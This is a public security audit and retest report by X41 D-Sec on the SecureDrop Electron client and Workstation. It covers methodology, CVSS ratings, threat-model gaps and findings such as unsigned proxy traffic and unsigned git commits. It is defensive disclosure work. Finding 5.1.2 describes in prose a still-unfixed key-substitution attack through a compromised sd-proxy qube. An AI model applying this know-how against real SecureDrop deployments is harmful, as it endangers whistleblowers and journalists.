Code Audit of SecureDrop Electron Application for Freedom of the Press Foundation

Retest Report and Management Summary

2026-04-20

PUBLIC

X41 D-Sec GmbH
Soerser Weg 20
D-52070 Aachen
Amtsgericht Aachen: HRB19989

https://x41-dsec.de/
info@x41-dsec.de

Revision	*Date*	*Change*	*Author(s)*
1	2026-03-03	Final Report and Management Summary	R. Femmer, E. Sesterhenn
2	2026-04-02	Retest Results	R. Femmer, E. Sesterhenn
3	2026-04-10	Public Report	E. Sesterhenn

Contents

Dashboard

Target	
Customer	Freedom of the Press Foundation
Name	SecureDrop Electron Client
Type	Electron Application
Version	1.6.0-rc1
Engagement	
Type	Security Source Code Audit
Consultants	2: Eric Sesterhenn and Robert Femmer
Engagement Effort	16 person-days, 2026-02-09 to 2026-02-27
Total issues found	4



Figure 1: Issue Overview (l: Severity, r: CWE Distribution)



Figure 2: Remediation Status

1 Executive Summary

1.1 Retest Summary

Out of the three initially identified security issues, one was downgraded to an informational finding, while two will be fixed in the long term. One informational finding was upgraded to a security issue since the impact of potentially malicious data from different sources ending up in the same Qube OS virtual machines is greater than the initial analysis showed. This issue was fully mitigated by Freedom of the Press Foundation. Out of the remaining informational issues ten were fully mitigated, the remaining ones can either not be fixed by the project itself or will be mitigated in the long term. Three informational issues were removed from the report due to being out of scope.

1.2 Test Summary

In February 2026, X41 D-Sec GmbH performed a security source code audit against the newly developed SecureDrop client which runs on the SecureDrop workstation to identify vulnerabilities and weaknesses in the application and the environment it runs in.

A total of four vulnerabilities were discovered during the test by X41. None were rated as having a critical or high severity, one as medium, and three as low. Additionally, 26 issues without a direct security impact were identified.

SecureDrop is a platform that allows whistle blowers to leak sensitive information to journalists in a secure manner. The system aims to protect the leaked contents, the identity of the whistleblower and the journalists' system from being compromised.



Figure 1.1: Issues and Severity

In a source code audit, all information about the system is made available to the auditors including source code, documentation and a test setup. The test was performed by two experienced security experts between 2026-02-09 and 2026-02-27.

The most severe issues discovered allow an attacker to delete, modify and read data after compromising the sd-proxy qube, which facilitates communication between the SecureDrop server and the client application. The traffic passing the proxy is missing signatures and could therefore be freely manipulated by the attacker. However, gaining control of the sd-proxy qube is likely very difficult.

A high number of informational issues were identified during the test. While they might not have a direct security impact, X41 recommends addressing these as well for a defense-in-depth approach.

One set of the informational issues is concerned with the setup of the git repository and it's commit signatures. Another cluster of issues recommends further hardening of the system configuration or validation functions. A third group of issues focuses on additional mitigations, which seek to leverage QubesOS isolation features further. X41 recommends addressing these issues to make the system more resilient.

Overall, the systems appear to be on a good security level compared to systems of similar size and complexity.

2 Introduction

X41 reviewed the new SecureDrop client application as well as the SecureDrop Workstation in which the application is running. The SecureDrop application was reimplemented as Electron app.

The workstation and client run on Qubes Os[1] to compartmentalize the different components and help journalists retrieve and view data from whistleblowers in a secure manner.

These applications are considered sensitive because the identity of the whistle blower must be protected as well as the information leaked by the whistle blower. Furthermore, journalists need to be protected from attacks by third parties.

For example, attackers could try to attack the client by supplying malicious leaks or Gnu Privacy Guard (GnuPG) keys and signatures. Other attacks might target the viewers used to inspect the uploaded files. Finally, attacks against the development infrastructure or package distribution might affect the users.

2.1 Methodology

The review was conducted as a source code review, where the auditors had access to all relevant information such as source code and documentation.

X41 adheres to established standards for source code reviewing and penetration testing. These are in particular the *CERT Secure Coding*[2] standards and the *Study - A Penetration Testing Model*[3] of the German Federal Office for Information Security.

The workflow of source code reviews is shown in figure 2.1. In an initial, informal workshop regarding the design and architecture of the application a basic threat model is created. This is

[1] https://www.qubes-os.org/

[2] https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards

[3] https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1

used to explore the source code for interesting attack surface and code paths. These are then audited manually and with the help of tools such as static analyzers and fuzzers. The identified issues are documented and can be used in a GAP analysis to highlight changes to previous audits.



Figure 2.1: Code Review Methodology

2.2 Findings Overview

DESCRIPTION	SEVERITY	REMEDIATION	ID	REF
Deletion and Modification of Data Without Journalist Interference	LOW	NOT	SCRDR-CR-26-01	5.1.1
An Attacker Controlling sd-proxy May Read Journalists' Replies	MEDIUM	NOT	SCRDR-CR-26-02	5.1.2
Moved: ANSI Escape Characters not Filtered	LOW	FULLY	SCRDR-CR-26-03	5.1.3
Document Conversion Executed in Sensitive Qube	LOW	PARTLY	SCRDR-CR-26-04	5.1.4
Not All git Commits Are Signed	NONE	PARTLY	SCRDR-CR-26-100	5.2.1
Documentation Not Signed	NONE	NOT	SCRDR-CR-26-101	5.2.2
All Actors Act in Good Faith	NONE	NOT	SCRDR-CR-26-102	5.2.3
Git Repositories Still Using SHA-1	NONE	NOT	SCRDR-CR-26-103	5.2.4
GnuPG Keys Not Available	NONE	NOT	SCRDR-CR-26-104	5.2.5
HTTP Links in Documentation	NONE	FULLY	SCRDR-CR-26-105	5.2.6
Electron Fuses	NONE	FULLY	SCRDR-CR-26-106	5.2.7
Binary Hardening	NONE	NOT	SCRDR-CR-26-107	5.2.8
Removed	NONE		SCRDR-CR-26-108	5.2.9
Outdated Packages	NONE	NOT	SCRDR-CR-26-109	5.2.10
Moved: Document Conversion Executed in Sensitive Qube	NONE		SCRDR-CR-26-110	5.2.11
Files Are Extracted Automatically after Decryption	NONE	NOT	SCRDR-CR-26-111	5.2.12
GnuPG Warnings Not Caught	NONE	FULLY	SCRDR-CR-26-112	5.2.13
DoS of Logging Component	NONE	FULLY	SCRDR-CR-26-113	5.2.14
No Timeout on GnuPG Child Process	NONE	FULLY	SCRDR-CR-26-114	5.2.15
DoS of Proxy Component	NONE	FULLY	SCRDR-CR-26-115	5.2.16
Removed	NONE		SCRDR-CR-26-116	5.2.17
Removed	NONE		SCRDR-CR-26-117	5.2.18
Inconsistent Item Deletion	NONE	FULLY	SCRDR-CR-26-118	5.2.19
Submissions Encrypted Server-Side	NONE	NOT	SCRDR-CR-26-119	5.2.20
No Mitigation of Compromised Submission Key	NONE	NOT	SCRDR-CR-26-120	5.2.21
Lack of Trust Boundary Between Different Journalists	NONE	NOT	SCRDR-CR-26-121	5.2.22
Unhandled Exceptions	NONE	FULLY	SCRDR-CR-26-122	5.2.23
Path Validation Can Be Improved	NONE	FULLY	SCRDR-CR-26-123	5.2.24
An Attacker Controlling sd-proxy May Force File Download	NONE	FULLY	SCRDR-CR-26-124	5.2.25
ANSI Escape Characters not Filtered	NONE	FULLY	SCRDR-CR-26-125	5.2.26

Table 2.1: Security-Relevant Findings

2.3 Scope

The scope of the audit covered the the Electron workstation application version 1.6.0-rc1[4] with the client version 0.18.0-rc1[5].

The newly developed Electron application is written in around 20000 lines of code of TypeScript including tests.

It was assumed that all best practices documented in the installation guides are followed by all non-malicious actors and the threat model[6] of Freedom of the Press Foundation is valid. Additional assumptions are described in chapter 4.

The workstation application and the installation process are documented at `https://workstation.securedrop.org/en/app/index.html`.

Freedom of the Press Foundation provided two laptops with the entire system preinstalled to speed up the auditing and testing process. A shared Signal channel was set up for direct communication with the developers and a walkthrough of the code base and workstation was provided by the SecureDrop team.

Not in scope for this test was the discovery of new Electron or Qubes OS vulnerabilities.

2.4 Coverage

A security assessment attempts to find the most important or sometimes as many of the existing problems as possible, though it is practically never possible to rule out the possibility of additional weaknesses being identified in the future.

The time allocated to X41 for this assessment was sufficient to yield a good coverage of the given scope.

The setup of the git repositories was checked for best practices such as GnuPG signatures, SHA-256 usage and signed pushes. Tested for known vulnerable dependencies using pnpm audit[7].

The Electron implementation was tested for best security practices such as the Electron guidelines[8]. Static analysis tools such as *semgrep* , *bandit* and *Electronegativity* were used to inspect the source code. The settings of the Electron fuses[9] were inspected. X41 audited third party

[4] `https://github.com/freedomofpress/securedrop-workstation/tree/1.6.0-rc1`
[5] `https://github.com/freedomofpress/securedrop-client/tree/0.18.0-rc1`
[6] `https://docs.securedrop.org/en/stable/threat_model/threat_model.html`
[7] `https://pnpm.io/cli/audit`
[8] `https://www.electronjs.org/docs/latest/tutorial/security`
[9] `https://www.electronjs.org/docs/latest/tutorial/fuses`

packages that were not used in their latest version for security issues that are not highlighted by `pnpm audit` but mentioned in the changelogs. The use of GnuPG in the application itself was audited for best practices. The logging infrastructure of the SecureDrop workstation was inspected for logic and implementation bugs. The implications of a possible compromise of the various qubes being used in SecureDrop workstation were considered. The communication between the various qubes was inspected for logic and implementation bugs. Interaction with the Qubes OS system was inspected for configuration flaws and other security issues. An audit of the communication with the other components of the SecureDrop ecosystem was performed to find authentication issues or unsecured trust relationships between the components. The database abstraction layers were investigated for injection attacks. The Electron app was tested for possible Cross-site Scripting (XSS) attacks and unsafe handling of file system resources. The proxy was audited for logic errors and possible leaks of data via side channels. All components were checked for possible Denial of Service (DoS) attacks. The unit tests were reviewed for coverage and correctness.

2.5 Recommended Further Tests

X41 recommends applying the same testing strategy to any newly developed code and major changes.

Since the SecureDrop Application server is a central component, and the one where a compromise would have the biggest impact, X41 recommends an audit of that source code as well.

3 Rating Methodology

Security vulnerabilities are given a purely technical rating by the testers when they are discovered during a test. Business factors and financial risks for Freedom of the Press Foundation are beyond the scope of a penetration test, which focuses entirely on technical factors. However, technical results from a penetration test may be an integral part of a general risk assessment. A penetration test is based on a limited time frame and only covers vulnerabilities and security issues which have been found in the given time, there is no claim for full coverage.

The Common Vulnerability Scoring System (CVSS) is used to score all findings relevant to security. The resulting CVSS score is mapped to qualitative ratings as shown below.

3.1 CVSS

Testers rate all security-relevant findings using the CVSS industry standard version 4.

Vulnerabilities scored with CVSS get a numeric value based on several metrics ranging from 0.0 (least worst) to 10.0 (worst).

The score captures different factors that express the impact and the ease of exploitation of a vulnerability among other factors. For a detailed description of how the scores are calculated, please see the CVSS version 4.0 specification.[1]

The metrics used to calculate the final score are grouped into three different categories.

[1] `https://www.first.org/cvss/v4.0/specification-document`

The *Base Metric Group* represents the intrinsic and fundamental characteristics of a vulnerability that are constant over time and user environments. It captures the following metrics:

- Attack Vector (AV)
- Attack Complexity (AC)
- Attack Requirements (AT)
- Privileges Required (PR)
- User Interaction (UI)
- Vulnerable/Subsequent System Confidentiality (VC/SC)
- Vulnerable/Subsequent System Integrity (VI/SI)
- Vulnerable/Subsequent System Availability (VA/SA)

The *Threat Metric Group* represents the current state of exploit techniques and the availability of proof of concepts. It captures the following metric:

- Exploit Maturity (E)

The *Environmental Metric Group* represents the characteristics of a vulnerability that are relevant and unique to a particular user's environment. It includes the following metrics:

- Confidentiality Requirement (CR)
- Integrity Requirement (IR)
- Availability Requirement (AR)
- Modified Attack Vector (MAV)
- Modified Attack Complexity (MAC)
- Modified Attack Requirements (MAC)
- Modified Privileges Required (MPR)
- Modified User Interaction (MUI)
- Modified Vulnerable System Confidentiality (MVC)
- Modified Vulnerable System Integrity (MVI)
- Modified Vulnerable System Availability (MVA)
- Modified Subsequent System Confidentiality (MSC)
- Modified Subsequent System Integrity (MSI)
- Modified Subsequent System Availability (MSA)

A CVSS vector defines a specific set of metrics and their values, and it can be used to reproduce and assess a given score. It is rendered as a string that exactly reproduces a score.

For example, the vector `CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N` defines a base score metric with the following parameters:

- Attack Vector: Network
- Attack Complexity: High
- Attack Requirements: None
- Privileges Required: Low
- User Interaction: Active
- Vulnerable System Confidentiality: High
- Vulnerable System Integrity: Low
- Vulnerable System Availability: None
- Subsequent System Confidentiality: None
- Subsequent System Integrity: None
- Subsequent System Availability: None

In this example, a network-based attacker performs a complex attack after gaining access to some privileges, by tricking a user into performing some actions. This allows the attacker to read confidential data and change some parts of that data.

The detailed scores are the following:

Metric	Score
Exploitability	Medium
Complexity	Medium
Vulnerable system	Medium
Subsequent system	Low
Exploitation	High
CVSS Score	5.8 (Medium)

CVSS vectors can be automatically parsed to recreate the score, for example, with the CVSS calculator provided by FIRST, the organization behind CVSS: `https://www.first.org/cvss/calculator/4.0#CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N`.

3.2 Severity Mapping

To help in understanding the results of a test, numeric CVSS scores are mapped to qualitative ratings as follows:

Severity Rating	CVSS Score
NONE	0.0
LOW	0.1–3.9
MEDIUM	4.0–6.9
HIGH	7.0–8.9
CRITICAL	9.0–10.0

3.3 Common Weakness Enumeration

The Common Weakness Enumeration (CWE) is a set of software weaknesses that allows vulnerabilities and weaknesses in software to be categorized. If applicable, X41 gives a CWE ID for each vulnerability that is discovered during a test.

CWE is a very powerful method for categorizing a vulnerability. It gives general descriptions and solution advice on recurring vulnerability types. CWE is developed by *MITRE*.[2] More information can be found on the CWE site at `https://cwe.mitre.org/`.

3.4 Retest

To visualize the status of findings which have been reviewed during a retest, X41 rates the remediation status as follows:

Remediation	Explanation
NOT	The finding has not been fixed or introduces a new issue.
PARTLY	The finding has been partly remediated.
FULLY	The finding has been fully remediated.
N/A	N/A (Not Applicable), the rating cannot be applied here.
UNTESTED	The finding has not been tested.

Remediation ratings for findings without a direct security impact are visualized in gray.

[2] `https://www.mitre.org`

4 Threat Model

A threat model enumerates potential threats against a system in order to be able to reason about the security properties of the system. An auditor can then verify that the implementation is sufficiently protected against the threats in the threat model. It can be considered an evolving document that can be extended over time.

The SecureDrop Workstation compartmentalizes different components into separate Qubes OS qubes as shown in figure 4.1. This limits the impact of an exploit against the various components. This audit therefore also focuses on security issues that occur in the communication between different qubes.



Figure 4.1: Workstation Data Flow

For SecureDrop a detailed threat model already exists[1], therefore this chapter only discusses the areas where the auditors would add or change assumptions.

4.1 Public Threat Model

This part discusses the threat model as published via the documentation.

4.1.1 Users

The threat model assumes four type of users of SecureDrop, a source, a recurring source, the journalist and the admin[2].

4.1.2 Developer

SecureDrop developers are missing in the threat model. While it can be assumed that they act in good faith, they would be able to introduce bugdoors[3] into the system. This could happen via subtle errors in the code or slight omissions or vague descriptions in the documentation.

4.1.3 Assumptions

The threat model makes various assumptions on the users and components used by SecureDrop[4].

4.1.3.1 Assumptions about the Admin

It is assumed in the threat model that all actors act reasonably and in good faith[5]. While both the journalist and the source have a self-interest in not acting in a bad manner, the administrator might not have it. Additionally, for both the journalist and the source, acting maliciously would not have a big impact on the security of the system. Contrarily, the administrators could be coerced to act maliciously and could compromise all parts of the system. The impact of this is described in finding 5.2.3.

[1] https://docs.securedrop.org/en/latest/threat_model/threat_model.html
[2] https://docs.securedrop.org/en/latest/threat_model/threat_model.html#users
[3] https://en.wiktionary.org/wiki/bugdoor
[4] https://docs.securedrop.org/en/latest/threat_model/threat_model.html#assumptions
[5] https://docs.securedrop.org/en/latest/threat_model/threat_model.html#assumptions-about-the-person-installing-securedrop

4.1.3.2 Assumptions about the World

The threat model assumes that assumptions of Tor and the onion service protocol are valid[6]. But these assumptions are not described in the threat model. The same is true for assumptions about RSA and the other references in the *Assumptions about the World* section.

4.1.4 Implications of SecureDrop Area Compromise

This section[7] describes the level of compromise once one of the assets is compromised. While this list is quite exhaustive, the testers assume that changes to the setup might be able to mitigate some of them.

[6] https://docs.securedrop.org/en/latest/threat_model/threat_model.html#assumptions-about-the-world

[7] https://docs.securedrop.org/en/latest/threat_model/threat_model.html#implications-of-securedrop-area-compromise

5 Results

This chapter describes the results of this test. The security-relevant findings are documented in Section 5.1. Additionally, findings without a direct security impact are documented in Section 5.2.

5.1 Findings

The following subsections describe findings with a direct security impact that were discovered during the test.

5.1.1 SCRDR-CR-26-01: Deletion and Modification of Data Without Journalist Interference

Severity:	LOW / 2.0
Remediation:	NOT
CVSS Vector:	CVSS:4.0/AV:L/AC:L/AT:P/PR:L/UI:N/VC:N/VI:N/VA:L/SC:L/SI:L/SA:L
CWE:	840 – Business Logic Errors
Component:	securedrop-client/app/src/main/sync/index.ts

5.1.1.1 Retest Results

This issue was not mitigated but will be in the future by adding a Transport Layer Security (TLS) layer.

5.1.1.2 Description

SecureDrop workstation uses the sd-proxy qube to prevent the application in sd-app from accessing the Internet directly. Furthermore, it is used to compartmentalize the different parts of the process to ensure that a compromise of one part has no or limited effect on the others.

Assuming that the sd-proxy qube is compromised, a DoS against the sd-app qube is a given, since it can prevent it from accessing the Internet at all to receive new material from whistle blowers.

In a normal operation, the Electron app on sd-app calls ***syncMetadata()*** in *securedrop-client/app/-src/main/sync/index.ts* to sync with the SecureDrop application server to ensure that the journalist has access to the latest information. A call to ***getServerIndex()*** creates a request to the proxy on sd-proxy, that then retrieves the data from the `/api/v2/index` endpoint on the server. That data is passed to ***reconcileIndex()*** which iterates over the different entries and, depending on whether they are contained in the server response, deletes them from the local SQLite database or marks them for updates.

Since there is no signature on the response from the server, a Machine-in-the-middle Attack (MITM) mounted from the sd-proxy qube can tamper with the index provided by the server and update or delete items, before passing the response to the client application. Because the journalist does not interact with this process, previously analyzed documents may have changed since they evaluated them. This can create a race condition between viewing and exporting of files.

5.1.1.3 Solution Advice

X41 recommends signing the data sent from the server and verify that on the sd-app (or another non-sd-proxy) qube. That way, an attacker controlling the sd-proxy qube can not tamper with the traffic through the proxy.

Furthermore, to increase transparency and the user experience, it may be helpful if the journalist is prompted if updates or deletions of material provided by a source should be applied, or at least raise awareness of these operations occurring.

5.1.2 SCRDR-CR-26-02: An Attacker Controlling sd-proxy May Read Journalists' Replies

Severity:	MEDIUM / 4.5
Remediation:	NOT
CVSS Vector:	CVSS:4.0/AV:L/AC:L/AT:P/PR:L/UI:N/VC:N/VI:N/VA:N/SC:H/SI:L/SA:N
CWE:	840 – Business Logic Errors
Component:	Protocol

5.1.2.1 Retest Results

This issue was not mitigated but will be in the future by adding a TLS layer.

5.1.2.2 Description

An attacker who controls the SecureDrop proxy qube is able to update the source's GnuPG public key and therefore mount a MITM for communication from the journalist to the source. For this, the attacker updates the source's version hash to an empty value, triggering an update of the source's information by the sd-app. When the reply from the server arrives, the attacker replaces the source's public key and fingerprint with information from their own key. The sd-app will update the database accordingly. The next time the journalist sends a message to the source, it will be encrypted with the attacker's public key. The attacker can then decrypt the message with their own private key and re-encrypt the message to the source's original public key.

Since the journalist's public key is also known, the attacker can start a full conversation with the journalist. This may lead to social engineering attacks with higher success outcomes due to the initial trust placed in the source. A script that can potentially be used to facilitate this attack can be found in appendix A.

5.1.2.3 Solution Advice

X41 recommends signing the data sent from the server and verify that on the sd-app (or another non-sd-proxy) qube. Furthermore, for updates and deletions it might be useful to ask the journalist whether the operation should be applied, or at least make the user aware of it.

5.1.3 SCRDR-CR-26-03: Moved: ANSI Escape Characters not Filtered

Severity:	LOW / 2.4
Remediation:	FULLY
CVSS Vector:	CVSS:4.0/AV:L/AC:L/AT:N/PR:H/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N
CWE:	150 – Improper Neutralization of Escape, Meta, or Control Sequences
Component:	securedrop-workstation/sdw_util/Util.py:strip_ansi_colors()

5.1.3.1 Retest Results

This issue was downgraded to informational finding 5.2.26 due to a misunderstanding of the attack surface.

5.1.4 SCRDR-CR-26-04: Document Conversion Executed in Sensitive Qube

Severity:	LOW / 2.1
Remediation:	PARTLY
CVSS Vector:	CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N
CWE:	840 – Business Logic Errors
Component:	securedrop-client/export/securedrop_export/print/service.py

5.1.4.1 Retest Results

During the discussion it was found that it is already possible that a journalist may print files from multiple sources. Hence this former informational note was upgraded to a finding. This issue was mitigated by printing files in the sd-printers qube and restarting it after each use in commit `https://github.com/freedomofpress/securedrop-client/commit/496266cdf7d4ec1304775a692f3f8e3c228fa46f`.

5.1.4.2 Description

As shown in listing 5.1, a system call to LibreOffice is issued for documents that may require conversion to PDF before printing. The process runs in the context of the *sd-export* qube. According to the *README*, a feature is planned that would allow a journalist to print multiple files from multiple sources in the same process. This would expose the files of one source to a potential attack against LibreOffice of another source. The attacker would still need to establish a means to exfiltrate the files.

```
1  args: list[str | Path] = [
2      "libreoffice",
3      "--headless",
4      "--safe-mode",
5      "--convert-to",
6      "pdf",
7      "--outdir",
8      printable_folder,
9      file_to_print,
10 ]
11
12 try:
13     logger.debug(f"Convert {file_to_print} to {converted_filename} for printing")
14     output = subprocess.check_output(args).decode()
```

Listing 5.1: Call to LibreOffice

5.1.4.3 Solution Advice

X41 recommends converting documents in a separate disposable qube prior to printing. The conversion should be performed on a single document only, so that documents of other sources are not exposed to this attack surface. The plans to expose collections of documents from multiple sources to further attack surface should be reviewed.

5.2 Informational Notes

The following observations do not have a direct security impact, but are related to security hardening, affect functionality, or other topics that are not directly related to security. X41 recommends to mitigate these issues as well, because they often become exploitable in the future. Doing so will strengthen the security of the system and is recommended for defense in depth.

5.2.1 SCRDR-CR-26-100: Not All git Commits Are Signed

Component:	`https://github.com/freedomofpress/securedrop-client`, `https://github.com/freedomofpress/securedrop-workstation/`, `https://github.com/freedomofpress/securedrop-docs/`
Remediation:	PARTLY

5.2.1.1 Retest Results

Branch protection rules will be enabled on GitHub to require signed commits.

5.2.1.2 Description

Git allows to sign commits[1] and pushes[2] with GnuPG keys. This strengthens the trust in the source code and makes sure that no unauthorized parties commit code to the project. While SecureDrop uses signed commits in general, not all of them are properly signed as shown by `git log --show-signature` as seen in listing 5.2 and 5.3.

```
$ git show dc056413436e980ebc51aa948144987b134dd8b9 --show-signature
commit dc056413436e980ebc51aa948144987b134dd8b9
Author: Kunal Mehta <legoktm@debian.org>
Date:   Fri Oct 31 10:12:13 2025 -0400

    Don't fail datetime test on the 31st

    We can't arbitrarily move backwards a month and use the current day,
    because it might overflow, e.g. October 31 -> September 31.

    Instead mock the current date, so we can use absolute times to
    verify functionality instead of needing it to be dynamic based on the
```

[1] https://git-scm.com/docs/git-commit
[2] https://git-scm.com/docs/git-push

```
13      current day.
14
```

Listing 5.2: Missing Signature in SecureDrop Client

```
1   $ git log --show-signature
2   commit 847d36ae03c18d7a9f58fd59daabb045b37a7890 (HEAD -> main, origin/main, origin/HEAD)
3   gpg: Signature made Tue 20 Jan 2026 02:35:25 PM CET
4   gpg:                using RSA key B5690EEEBB952194
5   gpg: Can't check signature: No public key
6   Merge: 1b8cb23 b2bcf93
7   Author: Nathan Dyer <nathandyer@fastmail.com>
8   Date:   Tue Jan 20 13:35:25 2026 +0000
9
10      Merge pull request #1533 from freedomofpress/1530-yum-repo-structure
11
12      tests: repo baseurl changed to include `$releasever`
13
14  commit b2bcf93a7a183ef32b1870e4ba18e61dabdfe35f
15  Author: Conor Schaefer <conor@freedom.press>
16  Date:   Fri Jan 16 15:58:12 2026 -0800
17
18      Revert "test: temporarily disable dom0 yum checks"
19
20      Reverts the changes from #1537.
21      This reverts commit e8e7d73237d3f715b23188b9a377949a9c3a3f2e.
22
23  commit cf4be078f9480691be534884766a9a7ae92679ac
24  Author: deeplow <francisco@freedom.press>
25  Date:   Wed Jan 7 16:04:00 2026 +0000
26
27      tests: repo baseurl changed to include $releasever
28
29      Tests were failing (see #1530) due to a change in the respository url
30      structure implemented in the keyring package [1]. The release is no
31      longer hard coded, but instead uses $releasever.
32
33      This also adds another test to ensure that "$releasever" is interpreted
34      by DNF as the Qubes version. This is mostly just a sanity check.
35
36      Fixes #1530
37
38      [1]: https://github.com/freedomofpress/securedrop-workstation-keyring/pull/38
39
40      (test on: openqa)
41
42  commit 1b8cb2395f7d10f903c411c6ed02337d169ecd13
43  gpg: Signature made Sat 17 Jan 2026 12:01:10 AM CET
44  gpg:                using RSA key B5690EEEBB952194
```

```
gpg: Can't check signature: No public key
Merge: b81e30a 03e7403
Author: deeplow <47065258+deeplow@users.noreply.github.com>
Date:   Fri Jan 16 23:01:10 2026 +0000

    Merge pull request #1525 from freedomofpress/1339-slice-2

    test: use parametrization in dom0 integration tests

commit 03e74036dad57aca65236c34c5760e551f2cbf27
Author: Conor Schaefer <conor@freedom.press>
Date:   Fri Jan 16 12:33:43 2026 -0800

    test: simplify fedora template check

    This is a vastly more efficient check suggested by @deeplow; runtime
    per-test goes from ~10s -> ~1s!
```

Listing 5.3: Missing Signatures in git for SecureDrop Workstation

Additionally, some commits are signed via Secure Shell (SSH) keys instead of GnuPG keys as seen in listing 5.4:

```
commit ff430b3213f136b058ecb8e9f0a3685576aadb01
Good "git" signature with ED25519 key SHA256:6JIf8lmWKYS2dpd2YdFnNZenK6+/7otd6fk0jAosHa4
No principal matched.
Author: Micah Lee <micah@micahflee.com>
Date:   Thu Dec 18 15:45:09 2025 -0800

    Fix lint formatting

commit 96bb0efca57c28622b589d23e7a65d2e03a93eea
Good "git" signature with ED25519 key SHA256:6JIf8lmWKYS2dpd2YdFnNZenK6+/7otd6fk0jAosHa4
No principal matched.
Author: Micah Lee <micah@micahflee.com>
Date:   Thu Dec 18 15:40:05 2025 -0800

    Add decrypted_size to items. Make File component show size to download when encrypted, and
    ↪ decrypted_size after decrypted and decompressed
```

Listing 5.4: SSH Signatures in git for SecureDrop Client

Since the development workflow is not in the scope for this audit, this is considered an informational finding.

5.2.1.3 Solution Advice

X41 recommends GnuPG signing all commits for all repositories.

5.2.2 SCRDR-CR-26-101: Documentation Not Signed

Component:	`https://docs.securedrop.org/en/latest/`
Remediation:	NOT

5.2.2.1 Retest Results

This will be investigated (see issue `https://github.com/freedomofpress/securedrop-docs/issues/780` and fixed long-term.

5.2.2.2 Description

The documentation[3] contains no signatures and users only rely on HTTPS to verify its authenticity. All other parts such as binary downloads are signed properly, so this is in contrast a weaker link.

5.2.2.3 Solution Advice

X41 recommends providing the documentation as a signed PDF file as well.

[3] `https://docs.securedrop.org/en/latest/`

5.2.3 SCRDR-CR-26-102: All Actors Act in Good Faith

Component:	`https://docs.securedrop.org/en/latest/threat_model/threat_model.html#assumptions`
Remediation:	NOT

5.2.3.1 Retest Results

This will be fixed in the future by updating the threat model.

5.2.3.2 Description

It is assumed that all actors (source, administrators, journalists, person installing SecureDrop) act in good faith[4]. But those could be threatened to act against their own interest or the interest of others. While for some of these scenarios there are safeguards (e.g. the journalist fact-checking the information provided by the source), there are no safeguards against administrators or the person installing SecureDrop acting in a bad manner. The administrative person is also the one with the highest capability of posing risk to the others, by installing malicious packages that leak content or identity information. None of the other parties are likely to posses the technical skills to identify such attempts.

